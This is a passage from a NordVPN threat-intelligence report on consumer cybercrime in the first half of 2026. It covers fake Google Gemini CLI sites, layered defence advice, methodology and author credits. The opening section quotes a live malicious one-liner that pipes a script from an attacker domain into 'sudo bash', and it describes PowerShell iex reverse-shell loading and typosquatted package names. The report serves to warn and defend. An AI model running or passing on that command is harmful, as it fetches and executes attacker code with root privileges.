
NordVPN's threat intelligence team found campaigns impersonating the official Google Gemini CLI, in which attackers use cloned websites and repositories that distribute malware through multiple channels.

Targeting macOS:
Attackers utilize deceptive clones of the Google CLI page to trick users into executing a Base64 encoded command. This command decodes to curl -s https://6zo.my/serve.php | sudo bash, downloading and executing a malicious PHP script with root privileges. The consequences include data theft, installation of additional malware, and potential compromise of corporate networks

Targeting Windows:
PowerShell commands masquerading as legitimate installations (e.g., $Install='GeminiCLI') enable attackers to download reverse shell code. The malware runs in memory using Invoke-Expression (iex), a fileless technique that evades signature-based antivirus detection.

Typosquatting:
Typesquatting further exacerbates these threats, with attackers registering fake package names like gemini/cli or gemini-cli, exploiting user errors and omissions of the official google/ prefix during installations. Although not actively registered at the time of analysis, these packages reveal a growing trend in exploiting
AI-related interest.

These findings show that emerging technologies are making scams even more sophisticated and point to the importance of verifying the authenticity of platforms, downloads, and URLs before engaging with them. Without proper caution, these schemes can result in widespread data theft, financial loss, and malware infections.



(Source: NordVPN)

Consumer Counter-Strategies

An effective defense strategy in the current cybersecurity landscape requires **a multi-layered approach that integrates technological controls and behavioral practices** to address the main areas under threat: accounts, credentials, financial data, and personal information. This revised framework moves beyond simplistic measures and emphasizes redundancy, depth, and clarity in risk protection.

This revised framework moves beyond simplistic measures and emphasizes redundancy, depth, and clarity in risk protection.

Key Risk Areas and Strategic Countermeasures

Accounts and Credentials

Threats include:

Unauthorized account access through credential theft, session hijacking, and phishing.

Countermeasures:

Multi-Factor Authentication (MFA). I Use MFA authentication wherever possible, ideally using hardware and/or software passkeys, or alternatively 2FA codes via authenticator apps. Always use MFA wherever possible, preferably through authentication apps instead of SMS.

Password Management. Utilize password managers to create and store unique, complex passwords for all accounts. Avoid reusing credentials.

Session Monitoring. Regularly monitor account and session activity for suspicious logins or unauthorized changes.

Inspect URLs. Carefully check URLs for typos or inconsistencies before entering credentials or sensitive information.

Financial Data

Threats include:

Theft and exploitation of credit card details and banking credentials.

Countermeasures:

Virtual Cards. Most banks now offer disposable virtual cards (as opposed to standard virtual ones), which can help to prevent fraud. For recurring subscriptions, use virtual cards that can be easily blocked or canceled in the event of fraud. Using virtual cards via Google Pay and Apple Pay can further strengthen protection because these offer enhanced security by adding a second layer of authentication.

Cryptocurrency. For cryptocurrency, always use offline cold wallets, keeping mnemonic phrases in a secure place and keeping at least three backups in different locations, avoiding online hot wallets unless immediate transactions are required, and exercising particular caution when logging in via MetaMask or similar applications on unfamiliar sites.

Dark Web Monitoring. Employ services that notify if financial data has been compromised in breaches, so immediate action can be taken.

Encryption Tools. Use a secure management tool for sensitive information such as passwords, credit cards, and notes.

Personal Information

Threats include:

Data harvesting for identity theft and personalized social engineering attacks.

Countermeasures:

Data Hygiene. Reduce publicly available personal information (e.g., from social media or professional profiles) to make targeting more difficult.


Awareness. Assume attackers are leveraging open-source intelligence to craft personalized scams. Scrutinize requests even if they seem contextually relevant. Use search engines to locate and review what personal information is publicly accessible. Additionally, consider using specialized services to remove sensitive data from data brokers, minimizing digital exposure.

Anti-Social Engineering Training. Build resilience to manipulative techniques, such as urgency, secrecy, or fabricated authority. Always verify requests through official channels.

Device and Platform Security

Threats include:

Ransomware infections, malware via app stores and fake websites, IoT vulnerabilities.



Countermeasures:

A Strong Backup Strategy. Maintain offline and cloud backups of important data to recover from ransomware attacks. Ideally, use the 3-2-1 backup strategy, which advises maintaining three copies of critical data - the original data plus two backups. Store these backups on two different types of media (e.g., external hard drives and cloud storage), with one copy stored offsite or offline. This ensures data recovery in the event of a ransomware attack or device failure.

Secure App Usage. Only download apps from verified publishers and official platforms. Enable app verification where available. On Android devices, rely on Play services security to help detect and block malware. Avoid downloading APK files from third-party sources. Limit app permissions to only those absolutely required for the app's functionality, and periodically review all granted permissions to prevent unnecessary access to sensitive data.

IoT Device Security. Regularly update IoT device firmware, use strong passwords, and disable unused features to close vulnerabilities. Do not use or purchase IoT devices from obscure brands, budget-priced models, or those lacking public technical analysis and/or open-source code. Whenever possible, analyze and filter connections to unknown domains via DNS. These devices are often exploited for malicious purposes, such as serving as residential proxies or entry points into the local network.

Network Security

Threats include:

Public Wi-Fi exploitation, man-in-the-middle attacks, and interception of sensitive data.

Countermeasures:

VPN Usage. Use a reliable VPN service when connecting to public Wi-Fi to encrypt traffic and prevent online traffic interception. A reliable VPN service is characterized by a strict no-logs policy and regular security audits. If it is possible, directly push the VPN to the router.

Regular Firmware Updates. Always use updated devices (firmware and apps, especially the browser). Ensure routers and other network hardware run on updated firmware. Outdated routers can pose significant vulnerabilities that attackers exploit.

Behavioral Practices to Complement Technological Measures of Protection

Take a Zero-Trust Approach:
Treat all unexpected communication as suspicious, whether it appears to come from trusted organizations, friends, or family. Verify messages independently via official sources.

Inspect Links Carefully:
Before clicking, examine URLs for subtle typos or inconsistencies that may indicate phishing attempts.

Practice Regular Software Maintenance:
Regularly update devices, browsers, and applications to close vulnerabilities.

By adopting a dual strategy of maximizing automatic technological protection for large-scale threats and strengthening behavioral resilience to counter personalized attacks, users can effectively elevate their defenses against the growing complexity and industrialization of cybercrime.

Marijus Briedis
CTO at NordVPN

Conclusion and Future Outlook

The findings of this report provide a snapshot of the evolving threat landscape at a time when AI and changed consumer behavior are continuously reshaping online attacks and incident response. The analysis presented throughout this report illustrates the evolution of the digital threat landscape, characterized by increased sophistication, automation, and personalization. Today's fraud campaigns have demonstrated their ability to exploit technology, trust, and emotional triggers to manipulate users at an unprecedented scale.

These findings highlight several key takeaways:

The shifts in cybercrime methods, from mass technical exploits to highly tailored social engineering schemes, demand a rethinking of traditional defenses. AI has transformed the accessibility and sophistication of cybercrime. It lowers the barriers to entry while simultaneously enhancing the capabilities of experienced attackers. Cybercriminals are already testing autonomous AI systems that scan networks, identify vulnerabilities, and exploit them with virtually no human oversight. These systems learn, iterate, and adapt, making attacks faster and more difficult to predict.

AI has transformed the accessibility and sophistication of cybercrime.

Consumers are now facing threats that surpass the capabilities of previous antivirus software and spam filters. Critical awareness and proactive vigilance are essential for navigating these risks effectively. Every message, email, or request should be approached with skepticism and verified before taking any action.

Necessitates constant adaptation from users and cybersecurity providers alike


The scale of fraudulent activity makes proper preparation more important than ever. From cryptocurrency scams to session hijacking, cybercriminals have leveraged automation and advanced technologies to saturate the digital space with highly believable attacks. This necessitates constant adaptation from users and cybersecurity providers alike, focusing on early detection, contextual analysis, and strong personal security habits.

Finally, trust, whether in institutions, online platforms, or personal contacts, is systematically exploited as a vulnerability. Fraud campaigns increasingly take advantage of people's familiarity with reputable brands, legitimate platforms, or social networks. As a result, consumers need to assess behavior rather than appearances when determining whether communication is genuine.

Assess behavior rather than appearance

Adaptive defenses and informed digital practices

Cyber threats in 2026 are more pervasive and complex than ever. Adaptive defenses and informed digital practices are critical to safeguarding personal data, finances, and online identities in the face of evolving tactics. The near future will likely see an intensification of digital psychological manipulation, where the combination of automated technology and human awareness is the only effective shield against an increasingly industrialized and personalized cybercrime landscape.



Methodology

The report was drafted based on the analysis of data from two sources:

1. External third-party threat intelligence feeds, which provide domains, URLs, phishing, scam, malware, and malware hash intelligence.

2. Our own detection data, which consists of aggregated and anonymized data generated by NordVPN's security features during the first half of 2026 (H1 2026).

To produce this research, NordVPN experts analyzed internal security signals and compared them with relevant external threat intelligence sources. All analysis was performed at an aggregated level. It did not involve any information that could be linked to an individual user.

The data reflects only threat detection activity from devices that had the relevant protection features enabled. Different features contribute to different metrics:

Scam and Phishing Protection. These figures are based on aggregated threat-detection results generated when this protection was enabled. The feature checks URLs and web content in real time to identify and block potentially malicious websites and downloads. During H1 2026, it assessed more than 2 billion unique URLs, 1.2% of which were identified as malicious.

Dark Web Monitor. This feature checks whether credentials associated with a user's account appear in known data breaches. For this research, NordVPN analyzed 8 million breach notifications identified through dark web monitoring. The analysis was limited to breach listings and did not involve accessing, opening, or reviewing the personal information contained in leaked datasets.

Cryptocurrency and Scam-Address Intelligence. NordVPN analyzed 2.5 million cryptocurrency addresses identified by relevant external sources as potentially linked to scams or fraud. This intelligence helps the service warn users about known or suspected malicious wallet addresses.

Call Protection. Aggregated service-level metrics included more than 1 million call Protection events. The feature is designed to identify and flag calls that may be associated with scams or fraudulent activity.

About NordVPN®

NordVPN is an all-in-one digital privacy and security app trusted by millions of internet users worldwide. The NordVPN app combines the world's most advanced VPN, a next-generation antivirus, and other built-in security features, such as Dark Web Monitor™, designed to help users stay safer and more private online. NordVPN helps protect against phishing, scams, malicious websites, trackers, intrusive ads, and malware, while strengthening online privacy. For more information, visit nordvpn.com.

Acknowledgments

Sponsors

Marijus Briedis, CTO
Dainius Razinskas, Head of Protect

Authors

Mattia Vicenzi, Senior Threat Intelligence Researcher
Artur Lagutin, Lead Threat Intelligence Research
Leonie Wendler, PR Manager DACH and Poland
Brigita Kavaliauskaite, PR Group Lead

Contributors

Mantas Sabekis, Senior Threat Intelligence Researcher
Dominykas Petuska, Senior Product Owner